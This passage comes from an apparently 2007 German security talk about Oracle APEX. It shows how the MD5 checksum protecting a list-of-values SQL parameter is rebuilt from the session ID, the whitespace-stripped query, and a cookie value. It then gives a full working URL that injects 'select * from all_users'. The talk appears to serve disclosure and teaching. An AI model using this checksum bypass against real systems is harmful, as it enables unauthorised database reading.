&p_ok_to_query=YES&p_flow_id=100&p_page_id=11&p_session
_id=15108399238201864297&p_eval_value=&p_return_key=YES
&p_translation=N&p_lov=select%20cust_last_name%20||%20'
%2C%20'%20||%20cust_first_name%20d%2C%20customer_id%20r
%20from%20demo_customers%20order%20by%20cust_last_name&
p_lov_checksum=82C7EFB6FA3A2FA2C6E1A70FB63BB064
```

Oracle schützt das SQL Statement in der Webanwendung mit einer Checksumme




- Das Ändern des SQL Statements erzeugt eine Fehlermeldung, da die Checksumme nicht mehr stimmt
- Die Größe des Werte der p\_lov\_checksum sieht nach MD5 aus
- Durch den Einsatz des Packages dbms\_obfuscation\_toolkit kann man alle Parameter sehen, die der MD5 Funktion mit übergeben werden.
- Das Ergebnis sieht wie folgt aus

```
15108399238201864297selectcust_last_namecust_firs  
t_namedcustomer_idrfromdemo_customersorderby14925  
112F685C139A
```



```
15108399238201864297selectcust_last_namecust_firs  
t_namedcustomer_idrfromdemo_customersorderby14925  
112F685C139A
```

- Der erste Wert ist die sessionID (verfügbar in der URL)
- Der 2.Wert ist das SQL Statement ohne Whitespaces
- Der dritte Wert ist im Cookie clientseitig vorhanden
- Nun haben wir alles um die MD5 Checksumme zu berechnen
- Diese Checksumme können wir nun zusammen mit dem neuen SQL Statement verwenden



Nun kann man die URL mit dem modifizierten Statement (z.B. `select * from all_users`) laufenlassen und wegen der neuen Checksumme funktioniert dies nun

```
http://xe:8080/apex/wwv_flow_utilities.gen_popup_list?p_filter=&p_name=p_t02&p_element_index=1&p_hidden_element_name=p_t01&p_form_index=0&p_max_elements=&p_escape_html=&p_ok_to_query=YES&p_flow_id=100&p_page_id=11&p_session_id=15108399238201864297&p_eval_value=&p_return_key=YES&p_translation=N&p_lov=select%20*%20from%20all_users&p_lov_checksum=B43B39DF8A95E478BB2BAE9E0C3F0D0E
```

**Oracle Developer Days 2007**

**Februar – März 2007**

**Weitere Informationen demnächst unter**

**[www.oracle.de](http://www.oracle.de)**

## Matthias Glock



## Alexander Kornbrust



## Franz Hüll



**Red-Database-Security GmbH**

**Bliesstraße 16**

**66538 Neunkirchen**

**Phone: +49 - 6821 - 95 17 637**

**Fax: +49 - 6821 - 91 27 354**

**E-Mail: [alarm@red-database-security.com](mailto:alarm@red-database-security.com)**